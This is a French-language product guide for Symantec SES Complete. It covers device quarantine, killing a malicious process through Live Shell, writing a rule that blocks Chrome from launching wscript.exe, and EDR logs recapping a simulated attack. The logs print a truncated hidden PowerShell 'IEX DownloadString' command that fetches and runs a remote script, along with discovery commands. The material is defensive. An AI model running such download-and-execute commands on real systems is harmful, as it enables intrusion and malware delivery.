
Search Policies

NAME	POLICY TYPE	VERSION	DEVICES	GROUPS	POLICY GROUPS
 Default Deny List Policy	Deny List	1	5	2	0

Cancel Submit

Mise en quarantaine d'appareils

Si un appareil est compromis, vous pouvez l'isoler des autres appareils pour empêcher la propagation de l'infection et arrêter le trafic C&C, ainsi que l'exfiltration de données, de l'appareil compromis. Choisissez l'appareil là où vous le souhaitez dans SES Complete, comme une visualisation d'incident, un événement ou la page de détails de l'appareil. Sélectionnez ensuite Quarantine Device (Mettre en quarantaine l'appareil).




Pendant qu'il est en quarantaine, l'appareil ne pourra pas communiquer sur le réseau sauf avec SES Complete et, éventuellement, avec les hôtes auxquels vous choisissez de donner accès (par exemple un partage de fichiers avec des outils de sécurité). Le fait de pouvoir communiquer avec SES Complete vous permet de continuer à effectuer des actions correctives depuis SES Complete, de fournir des mises à jour de sécurité, d'effectuer des corrections supplémentaires, etc.

LIVE SHELL PEUT ÉGALEMENT ÊTRE UTILISÉ POUR EFFECTUER DES ÉTAPES DE CORRECTION PERSONNALISÉES.


Correction personnalisée avec Live Shell

Nous avons vu plus tôt comment Live Shell dans SESC vous permet d'effectuer des examens personnalisés des terminaux clients. Live Shell peut également être utilisé pour effectuer des étapes de correction personnalisées. Ici, nous montrons comment déterminer les processus qui sont actuellement en cours d'exécution sur un terminal client et mettre fin de force aux processus malveillants.

Veillez tout d'abord à activer Live Shell dans la politique de détection et de réponse.



Connectez-vous au terminal client en le sélectionnant, puis en choisissant More Actions (Plus d'actions) et Start Live Shell Session (Démarrer la session Live Shell).



Vous serez invité à fournir des informations d'identification afin de pouvoir accéder à l'appareil.

Live Shell

Enter the device credentials or the domain administrator credentials to connect to the device.

Username

Password

Domain

Pour trouver toutes les instances PowerShell en cours d'exécution, nous utilisons la commande intégrée Get-WMIObject. Vous pouvez évidemment utiliser une autre commande PowerShell native ou télécharger les outils de votre choix.

```
PS C:\Users\Default> Get-WMIObject Win32_Process -Filter "name = 'PowerShell.exe'" | Select-Object ProcessId, CommandLine
Get-WMIObject Win32_Process -Filter "name = 'PowerShell.exe'" | Select-Object ProcessId, CommandLine
ProcessId CommandLine
-----
1700 "PowerShell.exe" -windowstyle hidden -exec bypass -C "IEX (New-Object Net.WebClient).DownloadString('https...
4656 C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe
```

SES COMPLETE EST APPUYÉ PAR UNE ÉQUIPE DE PREMIER ORDRE QUI ÉVALUE LES MALWARES LES PLUS RÉCENTS. LES INGÉNIEURS EXPERTS DE SYMANTEC METTENT CONSTAMMENT À JOUR LA PROTECTION ET LA DÉTECTION FOURNIES PAR SES COMPLETE EN FONCTION DES MENACES ET ACTIVITÉS LES PLUS RÉCENTES.

La commande PowerShell malveillante se distingue des processus PowerShell inoffensifs en cours d'exécution (y compris notre propre session Live Shell). C'est elle qui télécharge et exécute le script à partir du réseau, ProcessId 1700.

Nous mettons ensuite fin au script malveillant avec la commande PowerShell Stop-Process et vérifions qu'il a bien été arrêté en examinant à nouveau toutes les instances PowerShell en cours d'exécution.

```
PS C:\Users\Default> Stop-Process -Id 1700
Stop-Process -Id 1700

PS C:\Users\Default> Get-WmiObject Win32_Process -Filter "name = 'PowerShell.exe'" | Select-Object ProcessId, CommandLine
Get-WmiObject Win32_Process -Filter "name = 'PowerShell.exe'" | Select-Object ProcessId, CommandLine

ProcessId CommandLine
-----
4656 C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe


PS C:\Users\Default> |
```

Écriture de votre propre protection personnalisée

SES Complete est appuyé par une équipe de premier ordre qui évalue les malwares les plus récents. Les ingénieurs experts de Symantec mettent constamment à jour la protection et la détection fournies par SES Complete en fonction des menaces et activités les plus récentes. Mais comme vous êtes la seule personne à bien connaître votre environnement, SES Complete vous permet d'écrire vos propres protections et détections et de les adapter à votre organisation.


Supposons que nous souhaitons bloquer la phase initiale de l'attaque, à savoir Chrome qui lance wscript.exe pour exécuter du code JavaScript malveillant. SES Complete nous permet de le faire grâce à la politique de comportement des applications personnalisées. Bien que similaire à la protection adaptative décrite précédemment, cette politique vous permet d'écrire vos propres règles adaptées à votre organisation. Sa configuration peut être fastidieuse, mais c'est un outil extrêmement puissant pour verrouiller un environnement.

Accédez à Politiques (Politiques) et sélectionnez une politique de comportement d'application personnalisée (ou créez-en une). Sélectionnez Add Rule Set (Ajouter un ensemble de règles) pour ajouter un nouvel ensemble de règles.




Nommez la règle et appuyez sur Add (Ajouter) pour ajouter la nouvelle règle.


C'EST ICI QUE L'APPLICATION PARENTE, CHROME DANS NOTRE CAS DE FIGURE, EST SPÉCIFIÉE.



Cliquez sur la flèche vers le bas à côté de la nouvelle règle et appuyez sur le bouton Add Rule (Ajouter une règle).



Nommez la règle et appuyez sur Add Included Application (Ajouter une application incluse).



C'est ici que l'application parente, Chrome dans notre cas de figure, est spécifiée. SES Complete propose différentes options pour le choix des processus auxquels cette règle s'applique. Par exemple, vous pouvez choisir un chemin complet, juste un nom d'application, de filtrer par types de lecteur (comme des lecteurs réseau ou des supports amovibles tels que des clés USB), correspondances de hachage ou expressions régulières d'argument de ligne de commande. Dans notre cas, nous choisissons une application nommée chrome.exe exécutée sans emplacement spécifique.

**DANS L'ÉTAPE SUIVANTE,
SPÉCIFIEZ LES ACTIONS
QUE VOUS SOUHAITEZ
INTERDIRE À CHROME.**

Add Included Application

Add Rule / Add Included Application

Application Name to Match*

The name can include environment variables, wildcards (*, ?), and registry keys. Example: %windir%\system32* or C:\windows*.exe

Use wildcard matching (* and ? supported)

Use regular expression matching

Only match applications running from the following drive types

Local fixed disk drives CD/DVD drive RAM drive

Network drive Removable drive (USB drive etc.)

Only match applications running on the following device id type

Match the File Fingerprint*

Only match applications with the following arguments

Match exactly

Use regular expression matching

Dans l'étape suivante, spécifiez les actions que vous souhaitez interdire à Chrome. Ici, nous souhaitons empêcher Chrome de lancer un processus spécifique. Sélectionnez Behaviors and Actions (Comportements et actions), la flèche vers le bas à côté de Launch Process Attempts (Tentatives de processus de lancement) et Add Condition (Ajouter une condition).

Add Rule

This rule defines process in which Symantec Endpoint Protection monitors for attempts specified in the rule condition.

RULE NAME*

DESCRIPTION

Enable this rule

Applications [Expand All](#) | [Collapse All](#)

Behaviors and Actions

File and Folder Access Attempts 0 Records


Launch Process Attempts 0 Records

NO.	CONDITION NAME	DESCRIPTION


Registry Access Attempts 0 Records

**ENCORE UNE FOIS,
NOUS DISPOSONS DE
DIFFÉRENTES OPTIONS
POUR SPÉCIFIER DE
MANIÈRE DÉTAILLÉE LE
PROCESSUS CIBLE.**

Nommez la condition et appuyez sur Add Process Definition (Ajouter une définition de processus).




Encore une fois, nous disposons de différentes options pour spécifier de manière détaillée le processus cible. Dans notre cas, nous souhaitons bloquer tout processus nommé wscript.exe. Entrez un nom dans la zone Process Name to Match (Nom de processus à trouver) et appuyez sur Save Process Definition (Enregistrer la définition du processus).




NOUS VOUS RECOMMANDONS D'EXÉCUTER DE NOUVELLES RÈGLES EN MODE MONITOR (SURVEILLER) PENDANT UN CERTAIN TEMPS POUR VOUS ASSURER QU'AUCUNE UTILISATION NON LÉGITIME N'A LIEU DANS VOTRE ORGANISATION.

Nous spécifions maintenant les actions à effectuer lorsque wscript.exe est lancé par chrome.exe. Sélectionnez l'onglet Actions, appuyez sur Block access (Bloquer l'accès) et Save Condition (Enregistrer la condition).



Appuyez sur Save Rule (Enregistrer la règle).




Choisissez ce que vous voulez faire avec l'ensemble de règles. Si vous souhaitez simplement recevoir des notifications lorsque Chrome lance wscript, sélectionnez Monitor (Surveiller). Nous vous recommandons d'exécuter de nouvelles règles en mode Monitor (Surveiller) pendant un certain temps pour vous assurer qu'aucune utilisation non légitime n'a lieu dans votre organisation.


Lorsque vous êtes prêt à définir la règle sur le blocage, sélectionnez On (Activé).

SES COMPLETE AURAIT BLOQUÉ L'ATTAQUE DE NOMBREUSES FOIS AVANT MÊME QU'ELLE NE DÉMARRE.

Sélectionnez Save (Enregistrer) en haut de l'écran pour enregistrer la politique.



Enfin, assurez-vous d'appliquer la politique à un ou plusieurs groupes de terminaux clients. Sélectionnez Apply Policy (Appliquer la politique) en haut de la page et sélectionnez les groupes d'appareils auxquels appliquer la politique.



Récapitulatif de l'enquête sur l'attaque

Au tout début, dans la section « Description de l'attaque », nous avons décrit une attaque réelle impliquant une exécution utilisant du code JavaScript fortement obfusqué, diverses techniques de découverte pour déterminer si la victime est une cible appropriée, un trafic Command and Control chiffré, un transfert d'outils d'entrée pour déplacer les outils vers la machine victime, l'usurpation de droits basée sur PowerShell à des fins de contournement du contrôle de compte d'utilisateur, le vol d'informations d'identification, le stockage de données sur un média intermédiaire, le mouvement latéral et l'exfiltration des données volées.

Alors, dans quelle mesure SES Complete a-t-il réussi à montrer ces étapes de manière claire et facile à comprendre ?

Comme indiqué précédemment, SES Complete aurait bloqué l'attaque de nombreuses fois avant même qu'elle ne démarre. Pour tester les capacités de SES Complete au-delà de ces blocages, nous avons défini SES Complete sur un mode spécial Monitor Only (Surveiller uniquement) (qui est déconseillé pour les environnements de production) où l'utilisateur est informé de toutes les activités, mais où aucune activité n'est bloquée. Étant donné que le blocage a été désactivé, voyons étape par étape ce qui est affiché dans SESC.

L'attaque a commencé avec le téléchargement par Chrome d'un code JavaScript malveillant. Chrome le télécharge initialement dans un fichier temporaire nommé « javascript[1] », puis le copie vers la destination finale, jkhertgbn.js.

Jan 17, 2023, 12:52:15 PM	Outbound: chrome.exe sent 806 bytes to 173.194.202.132:443 and received 23609 bytes from 172.28.48.7:53971 via HTTPS,TLS.	Application Layer Protocol: Web Pro... + 1 other	"C:\Users\edradmin\AppData\Roam... ..
Jan 17, 2023, 12:52:15 PM	chrome.exe created javascript[1].	Ingress Tool Transfer	"C:\Users\edradmin\AppData\Roam... ..
Jan 17, 2023, 12:52:15 PM	chrome.exe created jkhertgbn.js.	Ingress Tool Transfer	"C:\Users\edradmin\AppData\Roam... ..

Chrome exécute ensuite le code JavaScript malveillant qu'il vient de télécharger.

Jan 17, 2023, 12:52:15 PM	chrome.exe launched wscript.exe.	Command and Scripting Interpreter + 1 other	"C:\Users\edradmin\AppData\Roaming\Google Chrome\Chrome.exe"	"C:\Windows\System32\wscript.exe" jkhertgbn.js
---------------------------	----------------------------------	---	--	--

Le code JavaScript malveillant appelle ensuite divers programmes Windows pour recueillir des informations sur la machine locale.

Jan 17, 2023, 12:52:16 PM	wscript.exe launched whoami.exe.	Account Discovery + 2 others	"C:\Windows\System32\wscript.exe" jkhertg...	whoami.exe
Jan 17, 2023, 12:52:17 PM	wscript.exe launched net.exe.	Remote Services: SMB/Windows ... + 1 other	"C:\Windows\System32\wscript.exe" jkhertg...	net user
Jan 17, 2023, 12:52:17 PM	wscript.exe launched net.exe.	Account Discovery: Domain Acco... + 3 others	"C:\Windows\System32\wscript.exe" jkhertg...	net user
Jan 17, 2023, 12:52:18 PM	net.exe launched net1.exe.	Account Discovery: Domain Acco... + 3 others	net user	C:\Windows\system32\net1 user
Jan 17, 2023, 12:52:18 PM	wscript.exe launched systeminfo.exe.	Account Discovery + 1 other	"C:\Windows\System32\wscript.exe" jkhertg...	systeminfo

SES Complete décode le code JavaScript au fur et à mesure de son exécution et remplace même des variables pour voir les résultats des programmes Windows existants exécutés à l'étape précédente.

Jan 17, 2023, 12:52:23 PM	AMSI event detected for wscript.exe	"C:\Windows\System32\wscript.exe" j...	Command and Scripting... + 1 other	IHost.CreateObject("...
Data	IHost.CreateObject("WScript.Shell"); IWshShell3.SpecialFolders("AppData"); IHost.CreateObject("Scripting.FileSystemObject"); IFileSystem3			
Analysis	{}			IHost.CreateObject("WScript.Shell"); IWshShell3.SpecialFolders("AppData"); IHost.CreateObject("Scripting.FileSystemObject"); IFileSystem3.FileExists("C:\Users\edradmin\AppData\Roaming\test.tmp"); IFileSystem3.DeleteFile("C:\Users\edradmin\AppData\Roaming\test.tmp"); IFileSystem3.CreateTextFile("C:\Users\edradmin\AppData\Roaming\test.tmp", "true"); IWshShell3.Exec("whoami.exe"); IWshExec.StdOut(); ITextStream.ReadAll(); ITextStream.WriteLine("whoami output:"); ITextStream.WriteLine("victim-1\edradmin"); IWshShell3.Exec("net user"); IWshExec.StdOut(); ITextStream.ReadAll(); ITextStream.WriteLine("net user output:"); ITextStream.WriteLine("User accounts for \\VICTIM-1
AMSI Risk	1-Not Detected			
Source Monitored				
Data	IHost.CreateObject("WScript.Shell"); IWshShell3.SpecialFolders(Administrator DefaultAccount edradmin Guest speadmin"); IWshExec.StdErr(); ITextStream.ReadAll(); ITextStream.WriteLine("net user err:"); ITextStream.WriteLine(""); IWshShell3.Exec...
Event Information				
Event Type Id	8018-AMSI Activity			
Jan 17, 2023, 12:52:23 PM	wscript.exe launched powershell.exe.	"C:\Windows\System32\wscrip		
Jan 17, 2023, 12:52:24 PM	A trusted process launched with sus...	---		

Nous voyons ensuite que JavaScript envoie les données jusqu'au serveur C&C et reçoit des instructions supplémentaires pour poursuivre l'attaque sur cette cible.



À l'étape précédente, l'attaquant a envoyé une commande pour que le code JavaScript exécute une commande PowerShell afin de télécharger et d'exécuter la phase suivante de l'attaque.



Cette commande est assez suspecte. SES Complete envoie divers avertissements indiquant ce qui suit :

1. La ligne de commande est suspecte.
2. La commande téléchargera et exécutera le script.
3. L'instance PowerShell accède au réseau.
4. JavaScript exécute PowerShell.

Jan 17, 2023, 12:52:24 PM	A trusted process launched with suspicious command line activity - Method 1	Exploitation for Client Executi...
Jan 17, 2023, 12:52:24 PM	PowerShell executed with suspicious command line activity to download and execute script	Command and Scripting Inter...
Jan 17, 2023, 12:52:24 PM	PowerShell accessing network via HTTP(s) (actor: PowerShell) (target: HTTP Access).	Command and Scripting Inter... + 1 other
Jan 17, 2023, 12:52:25 PM	Windows Scripting Host (WScript) launching PowerShell (actor: WScript) (target: PowerShell).	Command and Scripting Inter... + 1 other
Jan 17, 2023, 12:52:27 PM	PowerShell activity: System.Net.WebClient.DownloadString(https://drive.google.com/uc?ex...	Command and Scripting Inter... + 2 others

